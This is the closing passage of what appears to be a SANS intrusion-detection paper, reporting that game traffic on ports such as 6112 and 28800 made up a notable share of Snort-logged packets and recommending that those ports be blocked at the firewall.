Examining the log on the 4 th of February and analysing the packets going back and forth, we can say that between 10 -15% of the network traffic that Snort reported on was related to game playing, with the destination ports of 6112, 28800 alone making up 9% of the captured packets, and source ports of 6112, 28800 and 27888 making about 16% of the captured packets. These activities then are having a marked impact on the bandwidth utilizat ion.

Recommendation: Block game ports on firewall

Last Updated: July 26th, 2017

Upcoming Training

SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201709,	Sep 11, 2017 - Oct 18, 2017	vLive
Baltimore Fall 2017 - SEC503: Intrusion Detection In-Depth	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Scottsdale SEC503	Scottsdale, AZ	Oct 02, 2017 - Oct 07, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Ottawa SEC503	Ottawa, ON	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced